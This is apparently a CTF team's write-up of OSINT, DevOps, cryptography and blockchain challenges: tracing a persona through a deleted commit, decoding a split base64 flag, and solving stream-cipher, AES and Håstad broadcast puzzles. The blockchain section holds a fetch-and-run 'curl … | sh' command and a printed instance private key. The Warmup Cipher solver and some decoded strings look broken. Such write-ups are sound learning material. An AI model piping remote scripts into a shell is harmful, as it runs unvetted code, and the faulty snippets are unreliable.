
Then use the username to search through social media. GitHub failed so I tried X.

Flag: gctf{Paul_Wildenberg}

Find Me 2



We got the GitHub link from his X profile. In GitHub profile, we can also get his LinkedIn profile.



Paul Wildenberg
Hide and Seek Master at GitHub
Kuala Lumpur, Federal Territory of Kuala Lumpur, Malaysia · Contact info


[Message](#) [Connect](#) [More](#)

About

Paul Wildenberg is not your average tech enthusiast — he's a digital mastermind known across underground circles as The Hackerman. With a deep expertise in cybersecurity, penetration testing, and ethical hacking, Paul has a remarkable ability to expose vulnerabilities in even the most secure systems. His journey into the world of hacking began at an early age, evolving from curiosity to mastery. From sophisticated red teaming operations to outsmarting the most hardened defences, Paul's work is both respected and feared.

Looking for me? Try sending me an email, will reply you ASAP.

Challenge description mentioned about making contact, further hint given in LinkedIn.



PaulWildenberg96

Overview Repositories 5 Projects Packages Stars

Pinned

- FriendlyBot (Public) Random Bot project for fun Python
- MysteryProject (Public) Some fun mystery project I pickup along my free time Python

18 contributions in the last year

Oct Nov Dec Jan Feb Mar Apr May Jun Jul Aug Sep 2024

Mon Wed Fri

Learn how we count contributions Less More

Contribution activity

October 2024

Created 12 commits in 5 repositories

- PaulWildenberg96/Prankbot 3 commits
- PaulWildenberg96/My-Info 3 commits
- PaulWildenberg96/YAYCalculator 2 commits
- PaulWildenberg96/FriendlyBot 2 commits

There are several repositories, but this looks most interesting to me.

```

diff --git a/Info.py b/Info.py
@@ -1,10 +1,10 @@
1   def hidden_info():
2 -     part1 = chr(112) + chr(97) + chr(117) + chr(108)
3 -     part2 = chr(119) + chr(105) + chr(108) + chr(100) + chr(101) + chr(118) + chr(98) + chr(101) + chr(114) + chr(103)
4 -     part3 = chr(57) + chr(54)
5 -     part4 = chr(64)
6 -     part5 = chr(103) + chr(109) + chr(97) + chr(105) + chr(108)
7 -     part6 = chr(46) + chr(98) + chr(111) + chr(109)
8 +     part1 = chr(87) + chr(101) + chr(108) + chr(99) + chr(111) + chr(109) + chr(101)
9 +     part2 = chr(32) + chr(116) + chr(111) + chr(32)
10 +    part3 = chr(116) + chr(104) + chr(101) + chr(32)
11 +    part4 = chr(72) + chr(105) + chr(108) + chr(100) + chr(101) + chr(110) + chr(32)
12 +    part5 = chr(80) + chr(114) + chr(111) + chr(106) + chr(101) + chr(99) + chr(116) + chr(33)
13 +    part6 = chr(32) + chr(72) + chr(97) + chr(118) + chr(101) + chr(32) + chr(102) + chr(117) + chr(110) + chr(126)
14
15
16
17
18
19
20

```

Look through the commit and we will find the deleted code.

```

(encent㉿kali)-[~/GCTF]
$ python misc-info.py
paulwildenberg96@gmail.com

```

Yay, you found me! Re: GCTF - Flag

Paul Wildenberg
to me ▾

Well done, you've managed to dig into **Paul Wildenberg — ShadowRaider96**. Not everyone can make it this far, but you did. Whether it was your curiosity, persistence, or skills that led you here, you've just proven you have what it takes to follow the trail.

gctf{R34L_OS1N7_M4st3r_Hun71ng_T4rg3ts}

Send an email to this guy and we will get an immediate automatic reply.

Flag: gctf{R34L_OS1N7_M4st3r_Hun71ng_T4rg3ts}

DevOps 101: Piping Works



Thanks for free flag :p
Zip password: 2e83021cacb2aa2dc180901b31514d856830858f

The image shows a GitLab interface for a project. The top navigation bar has tabs for "Changes" (7) and "Pipelines" (1). The main area shows a diff for ".gitlab-ci.yml" with 7 changed files, 129 additions, and 0 deletions. The diff view includes options to "Hide whitespace changes", "Inline", and "Side-by-side". The code in the diff is as follows:

```
+ stages:  
+ - build  
+ - test  
+ - deploy  
+  
+ include:  
+ - local: jobs/build.yml  
+ - local: jobs/tests.yml  
+ - local: jobs/deploy.yml  
+  
+ # =0X0iZDZhTZ1YDZzUmY1YTNLVjY
```

Challenge title gives a hint on the pipeline, but I only figured this out during the time of doing writeup cuz it's my first time using GitLab. So I basically just try to click the project and explore to see if there is anything interesting. The highlighted comment contains equal sign in the front, which might be a reversed base64 string.

Administrator / devops / Commits / c32103e9

jobs/deploy.yml 0 → 100644 +7 -0 View file @ c32103e9

```
1 + deploy-job:
2 +   stage: deploy
3 +   script:
4 +     - echo "Deploying to PROD env..."
5 +     - echo "Can you deploy the flag?"
6 +     - echo "Deployment completed"
7 +
```

jobs/tests.yml 0 → 100644 +6 -0 View file @ c32103e9

```
1 + test-job:
2 +   stage: test
3 +   script:
4 +     - echo "Running test cases..."
5 +     - echo "Tests completed, result published." # zY1QT220mZkRmYlJmYwgD0ysnZ0N2Z
6 +
```

test_connection 0 → 100644 +1 -0 View file @ c32103e9

```
1 + gctf{}
```

variables.yml 0 → 100644 +4 -0 View file @ c32103e9

```
1 + variables:
2 +   SECRET: $FLAG
3 +
```

We can find other parts of the string in the commit.

```
dev@gctf-challenger:~$ rev base64.txt
Z2N0ZnsyODgwYmJlYmRkZmQ2ZTQ1YzA4NjYzMGM1ZGM5YWEwMjlhYjIwYjVlNTY1YmUzzDY1ZTZhNDZiox0=
dev@gctf-challenger:~$ echo 'Z2N0ZnsyODgwYmJlYmRkZmQ2ZTQ1YzA4NjYzMGM1ZGM5YWEwMjlhYjIwYjVlNTY1YmUzzDY1ZTZhNDZiox0=' | base64 -d
dev@gctf-challenger:~$ echo 'Z2N0ZnsyODgwYmJlYmRkZmQ2ZTQ1YzA4NjYzMGM1ZGM5YWEwMjlhYjIwYjVlNTY1YmUzzDY1ZTZhNDZiox0=' | base64 -d
gctf{2880bbebddfd6e45c086630c5dc9aa029ab20b5e565be3d65e6a46b9}dev@gctf-challenger:~$
```

Flag: gctf{2880bbebddfd6e45c086630c5dc9aa029ab20b5e565be3d65e6a46b9}

Dev(Sec?)Ops

CHALLENGE 0 SOLVES

DEV(SEC?)OPS

500

Hmm... seems like someone
misconfigured the secret variables
:>

Note: This challenge is to be solved within the VM given previously through email. If you haven't downloaded yet, you can download it here:
<https://shorturl.at/6HsDb>

ZIP Password:
2e83021cacb2aa2dc180901b31514d8568308

Challenge author: D4RKN19HT

Cryptography

Warmup Salsa Sauce

CHALLENGE 16 SOLVES *

WARMUP SALSA SAUCE

★ 100

A skilled cybersecurity professional infiltrates a notorious drug cartel's communication network, managing to extract a series of encrypted messages that hold the key to unraveling their operations. The professional hands the data over to you, challenging them to break the code before it's too late.

Challenge author: pikaroot

 [dist.zip](#)

Analyzed ^

```
python

# Let's try to recover the FLAG by demonstrating the att Always show details ⚡ | Copy code

# The known plaintext (message) and the ciphertexts from the output provided.
plaintext = b"We covered the drugs with our favourite salsa sauce. The stupid cops will no
encrypted_text_hex = "fa1c26b66ad926ab45cb05575b0ab90fcdf1060d72bfba6f90aa076cbcf2f3aa311a
encrypted_flag_hex = "fa1c26b66ad926ab75cd51524f05ec08f7f3160c74bec57f8aec3f7cace6fb73709

# Convert the encrypted data from hex to bytes
encrypted_text = bytes.fromhex(encrypted_text_hex)
encrypted_flag = bytes.fromhex(encrypted_flag_hex)

# The nonce is the first 8 bytes of the ciphertexts (both are the same)
nonce = encrypted_text[:8]

# Strip the nonce from both ciphertexts to focus on the actual encrypted data
ciphertext_text = encrypted_text[8:]
ciphertext_flag = encrypted_flag[8:]

# XOR the known plaintext with its ciphertext to recover the keystream
keystream = bytes(a ^ b for a, b in zip(plaintext, ciphertext_text))

# Use the recovered keystream to decrypt the flag
recovered_flag = bytes(a ^ b for a, b in zip(keystream, ciphertext_flag))


recovered_flag.decode()

Result
'gctf{y0u_f0und_th3_c0cain3_a7f9f6bdeabd34dde0fa3037284864eb}'
```

Nothing much to explain here. ChatGPT is the way to go ;)

Flag: gctf{y0u_f0und_th3_c0cain3_a7f9f6bdeabd34dde0fa3037284864eb}

Warmup Cipher



```
def main():
    randpass = genRandpass()
    encryption_key = sha256(MASTER_KEY).digest()
    cipher = AES.new(encryption_key, AES.MODE_ECB)
    ciphertext = cipher.encrypt(pad(FLAG, 16))

    with open('out.txt', 'w') as f:
        f.write(f'Your randpass : {randpass}\n')
        f.write(f'Encrypted Flag : {ciphertext.hex()}'')
```

The main function uses a random generated password to encrypt the flag using AES.

```
def genRandpass():
    master_key = int.from_bytes(MASTER_KEY, 'little')
    randpass = ''

    while master_key:
        bit = master_key & 1
        if bit:
            randpass += random.choice(SET[:len(SET)//2])
        else:
            randpass += random.choice(SET[len(SET)//2:])
        master_key >>= 1

    return randpass
```

This function generates a random password based on a master key.

```
SET = string.printable[:62] + '~!@#$%^&*' 
```

Since SET is given, we can use it to guess the master key by reversing the function.

```
import string
from hashlib import sha256
from Cryptodome.Cipher import AES
from Cryptodome.Util.Padding import unpad

# Provided randpass from out.txt
randpass = "v@BV4oHAbKP$hxK&qWDGysRAWHZJpjIzPW&Pkj^I&NEGq8&#EUQ~tICIGZXzc3JQD*YJa1YYt#N&odTZASRGu5IUAn"

# Character set used in the code
SET = string.printable[:62] + '~!@#$%^&*'

# Split the set into first half (alphanumeric) and second half (special characters)
half_len = len(SET) // 2
first_half = SET[:half_len] # Alphanumeric
second_half = SET[half_len:] # Special characters

# Reverse the process of generating randpass to get the MASTER_KEY bits
master_key_bits = []

for char in randpass:
    if char in first_half:
        master_key_bits.append(first_half.index(char))
    else:
        master_key_bits.append(second_half.index(char))

# Convert bits to bytes
master_key = bytes(master_key_bits)

# Decrypt the file
with open('out.txt', 'rb') as f:
    encrypted_data = f.read()
    cipher = AES.new(master_key, AES.MODE_ECB)
    decrypted_data = cipher.decrypt(encrypted_data)

    # Remove padding
    decrypted_data = unpad(decrypted_data).decode()

print(decrypted_data)
```

Flag: gctf{g3t_yall_h4nds_warmup_f0r_th3_r3st_crypt0_challs}

Overflow Resources

The screenshot shows a challenge interface. At the top left is a blue button labeled "CHALLENGE". To its right, it says "5 SOLVES". In the top right corner is a small "X" icon. Below this, the title "OVERFLOW RESOURCES" is displayed in large yellow capital letters. Underneath the title is a yellow star icon followed by the number "436". A short text message follows: "This is the challenge that I created that should be released last year. Now, I made it locally. Enjoy ...". Below this text is the author information: "Challenge author: pikaroot". Underneath the author's name is a teal button with the text "View Hint". At the bottom left is a download icon with the file name "dist.zip". On the right side of the interface, there is a separate window titled "Hint" with the text "I thought it looks Chinese to y'all?". At the bottom right of this window is a blue button labeled "Got it!".

Step 2: Try Håstad's Broadcast Attack

Håstad's Broadcast Attack works if the same plaintext is encrypted with multiple public keys using the same small exponent. You may try this attack if the same part of the message is being encrypted across multiple ciphertexts with the same small exponent.

Step 3: Extract from a Subset of the Ciphertexts

If certain parts of the data could be repeatedly encrypted (like a part of the flag), we could try combining multiple ciphertexts and using their shared properties to recover the plaintext.

Advanced Step: Use Mathematical Solvers

If the e -th root isn't working for direct decryption, we can move to using mathematical solvers like the **Chinese Remainder Theorem** combined with low exponent attacks.

Would you like to explore these advanced techniques, or would you prefer to look into the cryptographic theory behind these attacks?

[use the chinese remainder theorem](#)

Based on the hint given, we can choose the correct method to decrypt.

```
EXPLORER          ...          out.txt    overflow.py 2    decrypt.py X
OVERFLOW
decrypt.py > ...
1  from sympy import Integer, integer_nthroot
2  from sympy.ntheory.modular import crt # Correct import for CRT
3  from Cryptodome.Util.number import long_to_bytes as l2b
4  import re
5
6  # File containing the RSA outputs
7  file_path = 'out.txt'
8
9  # Function to parse the file and gather ciphertexts with the same exponent
10 def parse_rsa_data(file_path):
11     rsa_data = []
12
13     # Regular expression to parse each line
14     pattern = r'\[(\d+), (\d+), (\d+)\]'
15
16     # Read the RSA data from the file
17     with open(file_path, 'r') as file:
18         data = file.readlines()
19
20     # Parse each line and extract e, n, and c
21     for line in data:
22         match = re.match(pattern, line.strip())
23
24
```

```
Attempting CRT attack with exponent 91...
Recovered plaintext (in long integer form): 200849612813419774490912524510356398756875157858159550141366878812648468240574856521269

Converting to bytes...

Recovered bytes: b'gctf{n0t_4ll_r3s0urc3s_ar3_need3d_f5'

Attempting CRT attack with exponent 97...
Recovered plaintext (in long integer form): 178797940244716174346633283607810895587818505754356070349456545938321846909


Converting to bytes...

Recovered bytes: b'e202ea971cbfd40f9fa15b9c8c64f2'.
```

Flag: gctf{n0t_4ll_r3s0urc3s_ar3_need3d_f5e202ea971cbfd40f9fa15b9c8c64f2}

Blockchain

Allowance



Basically, this is the power of chatgpt hhhh, because i have 0 knowledge on blockchain. At first to spawn up our instance, use the curl command given and get the token(?) im not sure and input into the web app, then an instance will be spawned.

A terminal session on a Kali Linux machine. The user runs a curl command to download a file from a URL. The output shows a long string of characters. Below the terminal is a screenshot of a web application. On the left, there's a text input field containing the curl command output. To its right, there's a "Submit Solution" button. Further right is a "Credentials:" section with several fields: UUID (7e666c41-0a8f-46a5-bf5c-32a1bb1db1ce), RPC Endpoint (http://3.1.25.253:48334/7e666c41-0a8f-46a5-bf5c-32a1bb1db1ce), Private Key (0x072006fd400d2af7c44ccc988216d09dd40cc622d40c3656eb64837f7c16a37f), Setup Contract (0xB10e018927Be44879Cc5e4773a43D8c04f389C3D), and Wallet (0xFEAA4b984e5fb1F46753d2814122A21E96539B65). At the bottom, there are "Launch", "Terminate", and "Flag" buttons, and a note to run a specific command to solve the challenge.

At first we get two files for this challenge which is the setup.sol, and gurl.sol. Gurl.sol shows that a passphrase is needed, but it was hashed with keccak256, with the strings exposed to us "*warlocksmurf wants your ethereum*" hence we can get the passphrase hash with

cast keccak256 "warlocksmurf wants your ethereum"

The cast function is in foundry library so need to install beforehand <https://github.com/foundry-rs>

And flag is shown : GCTF{th3_b4s1cs_0f_b10ckch41n}

Ethernet Launcher

Enter Solution:

Credentials:

Submit Solution

Launch **Terminate** **Flag**

GCTF{th3_b4s1cs_0f_b10ckch41n}

Run the following command to solve the challenge:

```
curl -sSfL https://pwn.red/pow | sh -s  
s.AAAAnEA==.BzMJVLZtgElutVYAXn/pLw==
```